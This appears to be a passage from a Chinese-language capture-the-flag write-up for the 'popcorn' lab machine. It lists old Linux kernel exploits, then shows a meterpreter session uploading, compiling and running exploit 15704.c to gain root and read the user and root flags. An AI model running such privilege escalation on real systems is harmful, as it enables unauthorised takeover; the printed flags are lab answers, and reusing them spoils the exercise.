Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation
Linux Kernel 2.6.37 - 'setup_arg_pages()' Denial of Service
Linux Kernel 2.6.37 - Local Kernel Denial of Service (1)
Linux Kernel 2.6.37 - Unix Sockets Local Denial of Service
Linux Kernel 2.6.37-rc1 - 'serial_multiport_struct' Local Information Leak
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Privilege Escalation (1)
Linux Kernel 2.6.39 < 3.2.2 (x86/x64) - 'Mempodipper' Local Privilege Escalation (2)
Linux Kernel 2.6.9 < 2.6.11 (RHEL 4) - 'SYS_EPoll_Wait' Local Integer Overflow / Local Privilege Escalation
Linux Kernel 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local Denial of Service (1)
Linux Kernel 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local Denial of Service (2)
Linux Kernel 2.6.x (Gentoo 2.6.29rc1) - 'ptrace_attach' Local Privilege Escalation
Linux Kernel 2.6.x (Sparc64) - '/proc/iomem' Local Denial of Service
Linux Kernel 2.6.x (x64) - Personality Handling Local Denial of Service
Linux Kernel 2.6.x - '/drivers/net/r8169.c' Out-of-IOMMU Error Local Denial of Service
Linux Kernel 2.6.x - 'AIO_Free_Ring' Local Denial of Service
Linux Kernel 2.6.x - 'ISO9660' Denial of Service
Linux Kernel 2.6.x - 'SYS_EPoll_Wait' Local Integer Overflow / Local Privilege Escalation (1)
Linux Kernel 2.6.x - 'add_to_page_cache_lru()' Local Denial of Service
Linux Kernel 2.6.x - 'drivers/char/tty_ldisc.c' Null Pointer Dereference Denial of Service
Linux Kernel 2.6.x - 'fput()' Null Pointer Dereference Local Denial of Service
Linux Kernel 2.6.x - 'inotify_init()' Memory Leak Local Denial of Service
Linux Kernel 2.6.x - 'inotify_init1()' Double-Free Local Denial of Service
Linux Kernel 2.6.x - 'make_indexed_dir()' Local Denial of Service
Linux Kernel 2.6.x - 'net/core/filter.c' Local Information Disclosure
Linux Kernel 2.6.x - 'net/ipv6/ip6_output.c' Null Pointer Dereference Denial of Service
Linux Kernel 2.6.x - 'pipe.c' Local Privilege Escalation (2)
Linux Kernel 2.6.x - 'posix-timers.c' Null Pointer Dereference Denial of Service
Linux Kernel 2.6.x - 'qdisc_run()' Local Denial of Service
Linux Kernel 2.6.x - 'rds_recvmsg()' Local Information Disclosure
Linux Kernel 2.6.x - 'seccomp' System Call Security Bypass
Linux Kernel 2.6.x - 'sock.c' SO_BSDCOMPAT Option Information Disclosure
Linux Kernel 2.6.x - 'splice(2)' Double Lock Local Denial of Service
Linux Kernel 2.6.x - 'sys_timer_create()' Local Denial of Service
Linux Kernel 2.6.x - ALSA snd-page-alloc Local Proc File Information Disclosure
Linux Kernel 2.6.x - AppleTalk ATalk_Sum_SKB Function Denial of Service
Linux Kernel 2.6.x - Audit Subsystems Local Denial of Service

```
Linux Kernel 2.6.x - Btrfs Cloned File Security Bypass
Linux Kernel 2.6.x - CIFS CHRoot Security Restriction Bypass
Linux Kernel 2.6.x - Cloned Process 'CLONE_PARENT' Local Origin Validation
Linux Kernel 2.6.x - Cryptoloop Information Disclosure
Linux Kernel 2.6.x - Ext4 'move extents' ioctl Privilege Escalation
Linux Kernel 2.6.x - File Lock Lease Local Denial of Service
Linux Kernel 2.6.x - INVALIDATE_INODE_PAGES2 Local Integer Overflow
Linux Kernel 2.6.x - IPTables Logging Rules Integer Underflow Remote (PoC)
Linux Kernel 2.6.x - IPv6 Local Denial of Service
Linux Kernel 2.6.x - IPv6_SockGlue.c Null Pointer Dereference Denial of Service
Linux Kernel 2.6.x - KSM Local Denial of Service
Linux Kernel 2.6.x - KVM 'pit_ioport_read()' Local Denial of Service
Linux Kernel 2.6.x - NETLINK_FIB_LOOKUP Local Denial of Service
Linux Kernel 2.6.x - Proc dentry_unused Corruption Local Denial of Service
Linux Kernel 2.6.x - Ptrace Privilege Escalation
Linux Kernel 2.6.x - SCSI ProcFS Denial of Service
Linux Kernel 2.6.x - SET_MEMPOLICY Local Denial of Service
Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Linux Kernel 2.6.x - Sysctl Unregistration Local Denial of Service
Linux Kernel 2.6.x - Time_Out_Leases PrintK Local Denial of Service
Linux Kernel 2.6.x - VFat Compat IOCTLS Local Denial of Service
Linux Kernel 2.6.x - epoll Nested Structures Local Denial of Service
Linux Kernel 2.6.x - fs/eventpoll.c epoll Data Structure File Descriptor Local Denial of Service
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege
Linux Kernel < 2.4.36.9/2.6.27.5 - Unix Sockets Local Kernel Panic (Denial of Service)
Linux Kernel < 2.6.11.5 - BlueTooth Stack Privilege Escalation
Linux Kernel < 2.6.14.6 - 'procfs' Kernel Memory Disclosure
Linux Kernel < 2.6.16.18 - Netfilter NAT SNMP Module Remote Denial of Service
Linux Kernel < 2.6.19 (Debian 4) - 'udp_sendmsg' Local Privilege Escalation (3)
Linux Kernel < 2.6.19 (x86/x64) - 'udp_sendmsg' Local Privilege Escalation (2)
Linux Kernel < 2.6.20.2 - 'IPv6_Getsockopt_Sticky' Memory Leak
Linux Kernel < 2.6.22 - 'ftruncate()'/'open()' Local Privilege Escalation
Linux Kernel < 2.6.26.4 - SCTP Kernel Memory Disclosure
Linux Kernel < 2.6.28 - 'fasync_helper()' Local Privilege Escalation
Linux Kernel < 2.6.29 - 'exit_notify()' Local Privilege Escalation
Linux Kernel < 2.6.30.5 - 'cfg80211' Remote Denial of Service
Linux Kernel < 2.6.31-rc4 - 'nfs4_proc_lock()' Denial of Service
Linux Kernel < 2.6.31-rc7 - 'AF_IRDA' 29-Byte Stack Disclosure (2)
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation (1)
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN' Local Privilege Escalation (2)
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation
Linux Kernel < 2.6.36-rc4-git2 (x86-64) - 'ia32syscall' Emulation Privilege Escalation
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktcdvd' Kernel Memory Disclosure
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privilege Escalation
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Privilege Escalation
Linux Kernel < 2.6.37-rc2 - 'TCP_MAXSEG' Kernel Panic (Denial of Service) (2)
Linux Kernel < 2.6.7-rc3 (Slackware 9.1 / Debian 3.0) - 'sys_chown()' Group Ownership Alteration Privilege
Linux/MIPS Kernel 2.6.36 - 'NetUSB' Remote Code Execution
ReiserFS (Linux Kernel 2.6.34-rc3 / RedHat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation
---------------------------------------------------------------------------------------------------------------
```

我挑了一些测试，大概测试了10个左右，发现了可以提权的exp，获得了user和root的flag。

```
meterpreter > upload /usr/share/exploitdb/exploits/linux/local/15704.c
[*] uploading  : /usr/share/exploitdb/exploits/linux/local/15704.c -> 15704.c
[*] Uploaded -1.00 B of 9.26 KiB (-0.01%): /usr/share/exploitdb/exploits/linux/local/15704.c -> 15704.c
[*] uploaded   : /usr/share/exploitdb/exploits/linux/local/15704.c -> 15704.c
```

```
meterpreter > shell
Process 3057 created.
Channel 24 created.
gcc 15704.c -o exp7
ls -la
total 492
drwxrwxrwx  2 www-data www-data  4096 Feb  2 13:55 .
drwxr-xr-x 15 www-data www-data  4096 Feb  2 10:49 ..
-rw-r--r--  1 www-data www-data 30689 Feb  2 10:13 0b2932414e4e41e18008918ba6219201142c21d0.php
-rw-r--r--  1 www-data www-data  6381 Feb  2 10:03 0b2932414e4e41e18008918ba6219201142c21d0.png
-rw-r--r--  1 www-data www-data 15608 Feb  2 13:36 14814.c
-rw-r--r--  1 www-data www-data 25298 Feb  2 13:41 15024.c
-rw-r--r--  1 www-data www-data  8835 Feb  2 13:43 15150.c
-rw-r--r--  1 www-data www-data  9487 Feb  2 13:54 15704.c
-rw-r--r--  1 www-data www-data  9204 Feb  2 13:30 15916.c
-rw-r--r--  1 www-data www-data 14922 Feb  2 13:38 17787.c
-rw-r--r--  1 www-data www-data 16153 Feb  2 13:26 33321.c
-rw-r--r--  1 www-data www-data 16587 Feb  2 13:28 40812.c
-rw-r--r--  1 www-data www-data 59294 Mar 17  2017 723bc28f9b6f924cca68ccdff96b6190566ca6b4.png
-rw-r--r--  1 www-data www-data 32060 Feb  2 11:06 a.txt
-rwxr-xr-x  1 www-data www-data 13854 Feb  2 13:27 exp1
-rwxr-xr-x  1 www-data www-data 13166 Feb  2 13:30 exp2
-rwxr-xr-x  1 www-data www-data 13819 Feb  2 13:36 exp3
-rwxr-xr-x  1 www-data www-data 23800 Feb  2 13:41 exp5
-rwxr-xr-x  1 www-data www-data 13458 Feb  2 13:44 exp6
-rwxr-xr-x  1 www-data www-data 13557 Feb  2 13:55 exp7
-rwxrwxrwx  1 www-data www-data 46631 Feb  2 11:04 le.sh
-rw-r--r--  1 www-data www-data 25304 Feb  2 11:17 lpc.py
-rw-r--r--  1 www-data www-data 33029 Jun  2  2007 noss.png
-rwxrwxrwx  1 www-data www-data   207 Feb  2 13:14 pc_shell
./exp7
ls -la
total 492
drwxrwxrwx  2 www-data www-data  4096 Feb  2 13:55 .
drwxr-xr-x 15 www-data www-data  4096 Feb  2 10:49 ..
-rw-r--r--  1 www-data www-data 30689 Feb  2 10:13 0b2932414e4e41e18008918ba6219201142c21d0.php
-rw-r--r--  1 www-data www-data  6381 Feb  2 10:03 0b2932414e4e41e18008918ba6219201142c21d0.png
-rw-r--r--  1 www-data www-data 15608 Feb  2 13:36 14814.c
-rw-r--r--  1 www-data www-data 25298 Feb  2 13:41 15024.c
-rw-r--r--  1 www-data www-data  8835 Feb  2 13:43 15150.c
-rw-r--r--  1 www-data www-data  9487 Feb  2 13:54 15704.c
-rw-r--r--  1 www-data www-data  9204 Feb  2 13:30 15916.c
-rw-r--r--  1 www-data www-data 14922 Feb  2 13:38 17787.c
-rw-r--r--  1 www-data www-data 16153 Feb  2 13:26 33321.c
-rw-r--r--  1 www-data www-data 16587 Feb  2 13:28 40812.c
-rw-r--r--  1 www-data www-data 59294 Mar 17  2017 723bc28f9b6f924cca68ccdff96b6190566ca6b4.png
-rw-r--r--  1 www-data www-data 32060 Feb  2 11:06 a.txt
-rwxr-xr-x  1 www-data www-data 13854 Feb  2 13:27 exp1
-rwxr-xr-x  1 www-data www-data 13166 Feb  2 13:30 exp2
-rwxr-xr-x  1 www-data www-data 13819 Feb  2 13:36 exp3
-rwxr-xr-x  1 www-data www-data 23800 Feb  2 13:41 exp5
-rwxr-xr-x  1 www-data www-data 13458 Feb  2 13:44 exp6
-rwxr-xr-x  1 www-data www-data 13557 Feb  2 13:55 exp7
-rwxrwxrwx  1 www-data www-data 46631 Feb  2 11:04 le.sh
-rw-r--r--  1 www-data www-data 25304 Feb  2 11:17 lpc.py
-rw-r--r--  1 www-data www-data 33029 Jun  2  2007 noss.png
-rwxrwxrwx  1 www-data www-data   207 Feb  2 13:14 pc_shell
whoami
root
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@popcorn:/var/www/torrent/upload# whoami
whoami
root
root@popcorn:/var/www/torrent/upload# cd /home/
lcd /home/
root@popcorn:/home#ls -la
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Mar 17  2017 .
drwxr-xr-x 21 root   root   4096 Feb  1 11:32 ..
drwxr-xr-x  3 george george 4096 Mar 17  2017 george
root@popcorn:/home# cd george
cd george
root@popcorn:/home/george# ls -la
ls -la
total 872
drwxr-xr-x 3 george george   4096 Mar 17  2017 .
drwxr-xr-x 3 root   root     4096 Mar 17  2017 ..
-rw------- 1 root   root     2769 May  5  2017 .bash_history
-rw-r--r-- 1 george george    220 Mar 17  2017 .bash_logout
-rw-r--r-- 1 george george   3180 Mar 17  2017 .bashrc
drwxr-xr-x 2 george george   4096 Mar 17  2017 .cache
-rw------- 1 root   root     1571 Mar 17  2017 .mysql_history
-rw------- 1 root   root       19 May  5  2017 .nano_history
-rw-r--r-- 1 george george    675 Mar 17  2017 .profile
-rw-r--r-- 1 george george      0 Mar 17  2017 .sudo_as_admin_successful
-rw-r--r-- 1 george george 848727 Mar 17  2017 torrenthoster.zip
-rw-r--r-- 1 george george     33 Mar 17  2017 user.txt
root@popcorn:/home/george# cat user.txt
cat user.txt
5e36a919398ecc5d5c110f2d865cf136
root@popcorn:/home/george# cd /root
cd /root
root@popcorn:/root# ls -la
ls -la
total 40
drwx------  5 root root 4096 Apr 11  2017 .
drwxr-xr-x 21 root root 4096 Feb  1 11:32 ..
drwx------  2 root root 4096 Mar 17  2017 .aptitude
-rw-------  1 root root  637 Sep 24  2017 .bash_history
-rw-r--r--  1 root root 2227 Apr 27  2009 .bashrc
drwxr-xr-x  2 root root 4096 Mar 27  2017 .cache
drwxr-xr-x  2 root root 4096 Mar 17  2017 .debtags
-rw-------  1 root root  368 Apr 11  2017 .mysql_history
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-------  1 root root   33 Mar 17  2017 root.txt
root@popcorn:/root# cat root.txt
cat root.txt
f122331023a9393319a0370129fd9b14
```